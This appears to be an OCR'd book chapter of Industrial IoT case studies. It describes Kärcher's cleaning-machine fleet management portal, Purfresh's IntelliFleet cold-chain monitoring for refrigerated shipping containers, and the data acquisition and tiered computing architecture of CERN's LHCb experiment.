The diagram below uses the Ignite|IoT Solution Sketch template to illustrate the key elements of the Kärcher Fleet Management solution named as Kärcher Fleet. The solution manages many different kinds of cleaning machines, from larger cleaning machines such as big scrubber driers to smaller vacuums, used in industries such as facility management, healthcare, retail and others. The solution supports processes such as planning and controlling, fleet monitoring and preventive maintenance. Key user groups are facility managers and branch managers of the respective facility management company. The solution provides role-specific views for facility managers, branch managers and others. The role-based web-portal includes a dashboard, a machine planning perspective, a visual mapping of machine positions to locations, and detailed views for machine status and KPIs such as machine availability, machine efficiency, cleaning reliability and theft and abuse rate. The solution can receive and process different types of events from the machines, including machine status and machine position. Business rules allow for flexible customization of alarms and notifications. The Kärcher Fleet Management solution is delivered as a multi-tenant capable cloud solution. Customers can integrate the solution with their own in-house ERP and other applications.




FIGURE 4-9. Ignite Solution Sketch for Kärcher Fleet Management

PORTAL

A key feature of the solution is the role-based web-portal. A screenshot of the main dashboard can be seen in the figure below. The fleet overview widget provides a high level overview over the whole fleet utilization as a pie chart. The notification widget shows the most high-priority notifications, such as machine errors, violations of machine usage schedules or use in invalid geo locations. The machine status overview widget shows only the status of those machines which are currently requiring attention. The machine location widget shows the location of the machines which are requiring attention. The performance and utilization widget provides an overview of machine health, scheduled start reliability (last full week), machines assigned to facilities (are machines in use or still in the warehouse?) and deployment ratio (are machines where they are supposed to be?).

A full report can be exported which includes machine utilization details, planned hours, deviations, etc. Machine status can be viewed in full detail, including status, battery charging levels, battery health, machine location & last known address, as well as data timeliness.




FIGURE 4-10. Screenshot: Main Dashboard of Kärcher Fleet Management (Source: Kärcher)

One interesting lesson learned from the dashboard design was the machine status widget. The internal sales team naturally wanted to focus on "what is actually working". In the customer design workshops it became clear that the customer assumes that most of the machines are working, and that he only wants to see the "machines requiring attention". This was important input for the design of this widget.




FIGURE 4-11. AIA for Kärcher Fleet Management

ASSET INTEGRATION ARCHITECTURE

The figure below uses the Ignite Asset Integration Architecture (AIA) template to provide an overview of the main technical components of the fleet management solution. On the asset, a custom made Fleet Management Gateway aggregates data from devices such as electric motors, batteries and sensors, and makes this data available to the backend via a cellular network. In the backend, this data is received, processes and stored in the central asset database, which also serves as the foundation for the portal. Customer specific applications can be integrated through a set of specialized service interfaces.

LESSONS LEARNED

The following describes some key lessons learned and success factors from this project.

Project Organization

- Management Support: Having direct support from the Kärcher board of directors was vital for the success of this project, because of its transformative nature – after all, this project is a significant step from a pure product business towards a service model. See the discussion in the introduction of this book on Servitization and "Machine guys meet Internet Guys" – this is exactly what is happening here.
- Project Management: A small, tightly knit project management team with direct communication channels and a clear focus on management the interfaces to the various internal and external stakeholders.
- Technology and Partner Selection: Selection "best of breed" components and suppliers based on a clear product vision and the results of the detailed stakeholder analysis.

Product Design

- Customer stakeholder analysis: Detailed customer requirements analysis to ensure that this is not a technology driven project
- Evolutionary product design: Small pilot that is developed and productized with lead customers, "design to time and budget"-approach
- Focus on usability design: As was discussed in the portal section, getting direct input from customers on key UIs such as the dashboard was important. For these key UI elements, custom UIs were implemented and externally designed by an UI company instead of using pre-defined widgets.
- Data ownership: Another result of the stakeholder analysis was the reluctance of end-customers to include certain sensitive data from their own ERP systems directly in the fleet management solution. Consequently, the solution now supports flexible segregation of data views.
- Openness: A key decision that had to be made is if the hardware and software interfaces should also allow for integration of non-Kärcher equipment. The company eventually decided to do exactly this to provide their customers with a comprehensive offering that fits their potentially heterogeneous environment.
- TCO (total cost of ownership): Cost for solution development and other costs must reflect the individual asset value, as well as the solution value add.

Technology

- Adoption of new technologies: For a medium-sized business, openness for the adoption of new technologies cannot always be taken for granted. In this project, use of new technologies such as Amazon Cloud or Google Services was important.
- Start of asset integration: The time and effort for integrating with the assets should not be underestimated. This is especially true if not all of the required hardware interfaces and sensors are already available and accessible. For example, the project found out that getting "battery health" data directly from the machines is not something that can be taken for granted. Devising and implementing a work-around for this took some time.
- Localization: GPS positioning does not work well in closed buildings. Hence, the project team took to Google Services. At the end, this was more a cost than a technology question.
- Telecom integration: Using a global carrier with a managed service helped ensuring 96% availability for GPRS-based communication services.

Transfer from project to line organization

- Know-how: in-sourcing from external suppliers is important and takes time and resources

- Training and support: creation and rollout of training concept, including train-the-trainer concept
- Sales enablement: definition of pricing model, sales training and marketing support are very important tasks and need to be planned for accordingly – including resource allocation on both sides of the organisation
- Organizational change: Set-up of a new competence center for these kind of products in the organization is a key instrument to support successful change management

We would like to thank Dr. Alexander Grohmann, Project Lead Fleet Management at Kärcher, for his support with this case study.

Case Study: Global Cold Chain Management

Perishable Supply Chain is the market for all commodities that require temperature cold chain management and a controlled environment to transport these products to market. Perishable products include frozen and fresh food, pharmaceuticals, chemicals and many other specialty products such as flowers, root stock and plants. The perishable supply chain consists of many forms of transportation such as truck, train, ocean vessels, and airplanes that are interconnected through distribution points such as ports and warehouse distribution centers (figure below).

FIGURE 4-12. Perishable Supply Chain

The market serves many constituents that work together in partnerships to move the commodities from the point of origin to destination with performance determined by: cost, time, integrity of the cold chain, freshness at destination, safety and reliability. A perishable supply chain for blueberries from Chile to Europe, as an example, will start with the farmer or grower, who contracts with an ocean carrier to transport from Chile to Europe. The ocean carrier will arrange for a refrigerated cargo container (known by the trade name "reefer") to be loaded on a truck carriage at the port and drive to the farmers location where it will load the

blueberries into the reefer and the cold chain management will start. The condition of the blueberries after they are harvested (post-harvest food science) will influence the results of the trip along with the type of packaging and other environmental effects along the route. The trucker then leaves the farm and transports the product to the port where it is checked in and put in inventory while it is staged for loading onto the vessel. During this inventory period and on the truck the reefer must be powered so it can maintain temperature. The reefer is then unplugged and loaded on the vessel, with vessel turnaround times at port as short as possible to maximize the on ocean utilization of the ship. The voyage to Rotterdam is about 30 days on ocean where the product is stored under temperature and atmosphere management. For fresh food it is important, in addition to temperature management, to control the atmosphere in the container with a recipe that matches the commodity being transported. The controlled or modified atmosphere helps preserve the freshness of the product through reduction of the rate of respiration of the food, reduction or elimination of mold and other plant pathogens, reduction or elimination of ethylene a hormone that induces ripening. Blueberries to stay fresh for this period of time require a higher level of CO_2 along with other atmosphere modifications such as reduced oxygen levels or injection of ozone, scrubbing or oxidization of ethylene along with strict temperature control. Once the reefer arrives in Rotterdam it is unloaded from the ship and placed back on a truck trailer for delivery to the importer where the berries are unloaded, inspected and then sorted and packaged for delivery to a retail outlet where the consumer can enjoy eating fresh blueberries in January six weeks after the berries were harvested. If there is a problem with the shipment a process of claims will start where insurance and other parties determine what caused the issue and who is responsible for remuneration.

The market for perishable supply chain is a multi-billion dollar global market. The number of refrigerated containers exceeds 1 million and is growing at 4 to 5% a year. The demand for fresh and frozen food on a year round basis is driving this market as people around the world improve their life style and demand a more nutritious fresher diet. In addition the market is shifting from designated reefer ships which consisted of a few large refrigerated cargo holds to ships that carry reefer containers. Post-harvest science and controlled atmosphere is also allowing a shift from the use of air cargo to ship fresh food to ocean reefer contain-

ers a much more economical and environmentally friendly method of transportation.

FUNCTIONAL SOLUTION OVERVIEW

A high performing perishable supply chain requires 4 elements.

1. **Container Resource Planning (Forecast, Planning, Tasks and Performance Analytics)** : creates the ability to effectively utilize the fleet of refrigerated containers and provide the correct number of units at the right location at the right time for the commodities being shipped.
2. **Equipment Performance MRO (Maintenance, Repair and Operations) :** assures that the reefer container is operational and will perform for an entire trip to maintain the perishable supply chain. During the trip the reefer and controller monitor and maintain the conditions required to assure the highest quality commodity is delivered.
3. **Cold Chain Management:** The most critical factor in any perishable trip is consistent cold chain management and the system must provide monitoring, and control of temperature throughout the trip.
4. **Fresh Food Atmosphere:** a percentage of the perishable supply chain is the transportation of fresh food which requires a controlled atmosphere managed to a recipe to assure the highest quality freshest food is delivered.

This Case Study is based on the enterprise solution from Purfresh, which meets the requirements of perishable supply chain management through IntelliFleet TM, an innovative SAAS enterprise application, and Intelli-ReeferTM a controller built on an Industrial Internet architecture. This solution provides all four elements for successful perishable supply chain control: Fleet planning, forecasting and operations management, maintenance, repair and operation (MRO), and intelligent cold chain management (ICCM). IntelliFleet provides the ocean and intermodal carriers an innovative technology for the transportation of perishable goods to market. The result is an economical and productive perishable supply chain solution that claims it will help solve the worldwide 50% food waste problem and allow ocean carriers increased productivity and margins.

One of the challenges for such a solution is that has to integrate with a complex logistics system which is already in operation and cannot be interrupted. Says Brian Westcott, PhD, CEO of Purfresh: *"The way it works is a grower requests a trip with Purfresh through an ocean carrier. By forecasting demand and working with long term contracts Purfresh estimates demand and prepositions controllers at the ports ready for installation. Once a booking is scheduled a Purfresh agent installs the*

unit on a reefer (15 min process) and presses a switch to start communication (through satellite or GPS) and to synchronize with the IntelliFleet cloud software running in Amazons Cloud infrastructure. The recipe is downloaded for the commodity set in the booking and real time monitoring is initiated. During the trip the reefer is monitored through the IntelliFleet software and alarms are triggered if set-points or other events take place." A screen shot of a trip is shown in the figure below.




FIGURE 4-13. Real time Trip Monitoring

The systems has complete functionality to perform all the functions needed for high performing perishable trips using remote monitoring and control.




FIGURE 4-14. IntelliFleet System – Functionality

When implemented the IntelliFleet solution turns a static reefer fleet into an automated remote control and monitored or Intelligent reefer fleet.

TECHNICAL SOLUTION DETAILS AND AIA

The IntelliFleet system consists of three main components shown in the figure below:

1. **Sensor network** : the sensors monitoring temperature, operating parameters, and atmosphere parameters are both distributed throughout the container, embedded in the reefer ventilation system or embedded in the controller.
2. **Master Reefer Controller** : The reefer controller provides two way communication to the IntelliFleet cloud application, and real time control of the actuators for atmosphere control including ozone generating units and venting valves. The controller also provides real time data collection and storage which it uploads through satellite every two hours. The controller also connects to the refrigeration controller and monitors and can communicate and change operating parameters of the refrigeration controller making it act as the master controller.
3. **IntelliFleet Enterprise software application**: provides the organization a complete monitoring and control application for individual reefers as

well as a complete fleet of reefers belonging to a company. IntelliFleet runs different instances for each company.

The figure below shows how these elements map to the Ignite | IoT Asset Integration Architecture (AIA).




FIGURE 4-15. Asset Integration Architecture for Intellifleet

Data is acquired in different time intervals based on the measurement. Ozone and door open light sensor is measured every 1 second. Temperature and CO_2 readings are measured every 10 seconds. Accelerometer and power off are measured on an interrupt basis and logged. The atmosphere data is filtered over a ten minute period and then recorded as a filtered number for that interval. Data is stored in the controller. Communication with satellite is user selected but a normal interval that matches the dynamics of the reefer container is 2 hours. At 2 hour intervals a packet of information that reflects the current state of the system is transmitted. Also at this time the controller can receive communication on new set-points to adjust operation of the system. At the end of the trip or at any time during the trip when a GSM signal is acquired the complete trip information to that point is downloaded to the cloud and stored.

LESSONS LEARNED AND RECOMMENDATIONS

The following are the key lessons learned by the Prufresh team in working with their customers:

- Sensors and Calibration – As in most control system the sensors are the most critical component with significant cost and maintenance linked to these devices. Calibration and maintenance of the sensors occurs every

few trips. There is constant review of more robust sensors as well as better faster ways to self-calibrate the system for reduced operating costs and increased robustness.

- Communication Infrastructure – It is important in any system to be judicious in the acquisition of data making sure to time the measurements to the dynamics of the system being monitored and controlled. The communication infrastructure for this system can become expensive if excessive data is transmitted over satellite so the key to performance is filtering the data and transmitting enough information to accurately give the state of the system but not transmitting excessive data.
- Cloud Computing – The inexpensive and reliable infrastructure available through a third party cloud computing environment has made the solution possible. As costs continue to decrease more information will be stored and analyzed to improve perishable supply chain performance.
- Training – The human side of system performance cannot be neglected when converting to a more automated system with remote operation. Training becomes essential to the use of the system and confidence that it will provide superior service to the end customer. Layers of training should be implemented including classroom type as well as one-on-on mentoring of operation of the live system. Training should include ongoing support through a strong customer service group.
- Diffusion of Innovation and organization change – The perishable supply chain is a complicated set of tasks requiring coordination of capital equipment. The system must be responsive to the variations caused by dealing with nature and biology. Schedules can easily become late due to weather or other natural events. The most difficult part of introducing any new innovation is changing the organization to work in a different way. At first this will be uncomfortable and many people will find excuses on why the new system will not work correctly in this type of environment. Change is not easy and most people resist change to some degree because they worry both that the customer will not receive the level of service that was previously delivered and that they as employees will not be able to adapt and learn the new skills necessary to operate a new system.

We would like to thank Brian J Westcott, CEO of Purfresh, for his contribution.

Case Study: LHCb Experiment at CERN

CERN, the European Organization for Nuclear Research, operates particle accelerators needed for high-energy physics research. Currently, CERN operates a network of six accelerators. Each accelerator increases the energy of particle beams before delivering them to the various experi-

ments or to the next more powerful accelerator in the chain. The Large Hadron Collider (LHC) is the largest of these six accelerators. Located 100 meters underground, the LHC consists of a 27-km ring of superconducting magnets to control particle beams, as well as accelerating structures to boost the energy of the particles in the beams. Inside the LHC, two particle beams travelling in opposite directions at close to the speed of light are made collide. This is comparable to firing two needles 10 kilometers apart with such precision that they collide in the middle. The machinery required to perform these kinds of experiments weighs tens of thousands of tons and must be capable of withstanding conditions similar to those that prevailed when life on the universe first began, such as high levels of radioactivity and extreme temperatures, for example.

There are currently 4 major experiments underway at the LHC. One of these – the LHCb experiment – is the main focus of this case study. It is installed in a huge underground cavern built around one of the collision points of the LHC beams. The purpose of the LHCb is to search for evidence of antimatter. This is done by searching for a particle called the "beauty quark" (hence the "b" in LHCb).

Like the other experiments, LHCb is designed to examine what happens when certain particles traveling at the speed of light collide. At the point of impact, many particles are generated. Some of these particles are very unstable and only exist for a fraction of a second before decaying into lighter particles. For more information on the physics theory behind all this, see [CERN09].

LHCB AND DATA MANAGEMENT

The LHC generates up to 600 million particle collisions per second (out of 40 million beam crossings = 40 MHz). A digitized summary of each collision is recorded as a "collision event." At the time of writing, CERN stores approximately 30 petabytes of data each year. This data needs to be analyzed by the physicists in order to determine if the collisions have yielded any evidence to prove their theories.

The LHCb experiment's more than 1,000,000 sensors generate colossal amounts of data. It will be some time yet before it is possible to store and analyze all of the analog data produced by these vast armies of sensors. According to Sverre Jarp, recently retired CTO of CERN openlab: *"Since it is impossible to manage and retain all of the massive amounts of analog data created by the LHC, we've had to devise a strategy for effi-*

ciently digitizing, compressing, filtering, and distributing this data for further analysis. Our solution to this problem is the Worldwide LHC Computing Grid (WLCG). The WLCG is a massive grid of low-cost computers used for pre-processing LHC data. We then use the World Wide Web – also invented at CERN – to give more than 8,000 physicists near real-time access to the data for post-processing."

As Andrzej Nowak, who worked closely with Sverre Jarp during his long-standing tenure at CERN openlabs, explains: *"Our challenge is to find one event in 10 trillion. Since we can't retain all of the analog data created by these 10 trillion events, we have to filter some of the data out. This upsets our physicists, because they are afraid we will throw away the one golden grain that will make it all worthwhile. So we need two things: Firstly, massive scale to ensure that we can keep as much data as possible. Secondly, intelligent filtering to ensure that we are really only throwing away the white noise, and keeping all the good data."*




FIGURE 4-16. Data management for LHCb experiment

In order to address these challenges, the LHCb team has set up a multi-tiered approach to managing the data produced by these experiments (For an overview, see Figure 1):

- **[A]** Over 1,000,000 sensors are deployed inside the detector in the main LHCb cavern, right after the point of the primary particle collision (2).

Once the collision has taken place, magnets are used to disperse the secondary particles, so that all sensors can capture parts of the now evenly distributed particles. Given the nature of the experiment, this area is highly radioactive when experiments are in progress. The sensors themselves are organized into different groups. For example, the main tracker contains sensors to help reconstruct the trajectories and measure the speed of charged particles. The electromagnetic and hadronic calorimeters measure the energy of electrons, photons, and hadrons. These measurements are then used at trigger level to identify particles with so-called "large transverse momentum" (see [C]).

- **[B]** In order to protect the computer equipment from the high levels of radiation, the analog data from the sensors is transferred through a massive concrete wall via a glass-fiber network. The data transfer rate corresponds to 1 MHz. The first tier of this system for processing analog data comprises a grid of FPGA units (Field-Programmable Gate Arrays) tasked with running high-performance, real-time data compression algorithms on the incoming analog data.
- **[C]** The compressed sensor reading is then processed by a large grid of adjacent general-purpose servers (>1,500 servers) to create a preliminary "reconstruction" of the event. This processing tier uses detailed information about the sensors' 3D positions in order correlate the data from the different sensors. If this analysis yields a so-called "trigger", a snapshot is created. For each trigger event of this type, the event data (i.e. the snapshot of all sensor data at that point in time) is written to a file, which is then transferred via LAN to the external data center (i.e. above ground). On completion of this step, the data transfer rate drops from 1 MHz to 5 KHz.
- **[D]** The main CERN Data Center (shared with the other experiments) corresponds to Tier 0 of the system and consists of a grid of off-the-shelf computers for processing the data, as well as a farm of tape robots for permanent data storage. The input processing capacity of the data center for the LHCb is 300 MB per second. In addition to storage management, the main task of this data center is to ensure the "safe" offline reconstruction of events, which is something we will explain in more detail in the next section.
- **[E]** From Tier 0/CERN, the data is distributed to twelve Tier-1 sites in different countries. It is transferred via dedicated 10-GB network connections, which enable the creation of new copies of the experimental data.
- **[F]** About 200 Tier-2 sites receive selected data for further analysis and produce detector simulation data (to optimize and calibrate the detector and analysis.) Most of these sites are universities or other scientific institutions.

The multi-tiered approach chosen by CERN for the management of its data has proven very efficient. CERN only has to provide 15% of the overall capacity required to process the data from the different experiments, with no need for a super computer. According to Massimo Lamanna, Section Leader of the Data Storage Services (DSS) group: *"The data from each collision is relatively small – in the order of 1 to 10 MB. The challenge is the enormous numbers of collisions that require the collection of tens of petabytes every year. Because each collision is completely independent, we are able to distribute the reconstruction process across multiple nodes of the CERN computer center and WLCG grid. Surprisingly enough, the calculations we perform can be done very effectively using large farms of standard PC (x86) servers with 2 sockets, SATA drives, standard Ethernet network, and Linux operating systems. This approach has proved to be by far the most cost-effective solution to our problem."*

In order to increase processing capacity and ensure business continuity, CERN has recently opened a second data center in Budapest, Hungary. This data center acts as an extension of the main computer center at the Geneva site, and uses the same hardware and software architecture as the original data center. Budapest provides an additional 45 petabytes of disk storage, bringing the total number of processing cores to 100,000.

LHCB AND PHYSICAL DATA ANALYSIS

Without going into the physics theory underlying the LHCb experiment in too much detail, we will take a brief look at data analysis from a logical perspective – as we will see later, there is a lot we can learn here, even as non-physicists.

The collisions creates numerous secondary particles that need to be detected. These secondary particles move through a three-dimensional space based on a given trajectory, speed, etc. The raw analog data is delivered by sensors; a collection of points through which the particles pass. Because the amount of raw analog data is much too large to be processed by standard IT systems, a combination of FPGAs and microcontrollers work together to create "triggers", which initiate the generation of readouts, i.e. a collection of all sensor data existing at a given point in time.

These readouts are transferred to the data center, where they are stored and undergo basic formatting operations in order to create snapshots of the status of the detector.

One of the main processor-intensive tasks performed at the Tier-0 data centeris the reconstruction process. Individual hits (detected by an individual sensor in a three dimensional space) are correlated and grouped to form trajectories, i.e. the path of a charged particle through the detector. Energy deposits from charged and neutral particles are detected via calorimeter reconstruction, which helps to determine exact energy deposit levels, location, and direction. Combined reconstruction looks at multiple particle trajectories, in order to identify related electrons and photons, for example. The final result is a complete reconstruction of particle ensembles.

These particle ensembles are then made available to physicists at Tier-1 and Tier-2 centers. The general goal of the physics analysis performed at Tier-1 and Tier-2 level is to identify new particles or phenomena, and to perform consistency checks on underlying theories. Scientists working at this level often start with a simulation of the phenomenon they are examining. The output of the Tier 0-reconstruction phase is then further refined and compared with predictions from the simulation. When combined, simulation and Tier-0 experiment data often comprises tens of petabytes of data.




FIGURE 4-17. Logical data analysis

LHCb's Asset Integration Architecture

Figure 3 provides an overview of the Asset Integration Architecture (AIA) of the LHCb experiment (See [Ref] for a detailed explanation of the AIA). For the purposes of our case study, the primary asset is the detector; we will not be looking at the collider itself. The detector is supported by three main systems:

- Data Acquisition System (DAQ): The DAQ is a central part of the detector and responsible for crunching the massive amounts of analog data into manageable levels from a digital perspective. The devices are mainly radiation-hard sensors and chips. The Local Asset Control for the DAQ consists of a farm of FPGAs and microcontrollers that compress and filter the sensor readings, as we've seen above.
- Detector Control System (DCS): The DCS manages the LHCb experiment. It is mainly based on standard industry components; for example, a standard SCADA system is used for the DCS.
- Detector Safety System and Infrastructure (DSS): The DSS runs critical components for cooling water, gas supplies, etc. The DSS uses standard PLCs for managing these mainly industrial components.

With the exception of the DAQ, the LHCb is constructed like a normal industrial machine (admittedly a very big and complex one). Both the DCS and DSS use standard industry components. However, the device layer can only use radiation-hard components, while the DAQ makes the LHCb one of the best existing examples of "Big Data" at work.

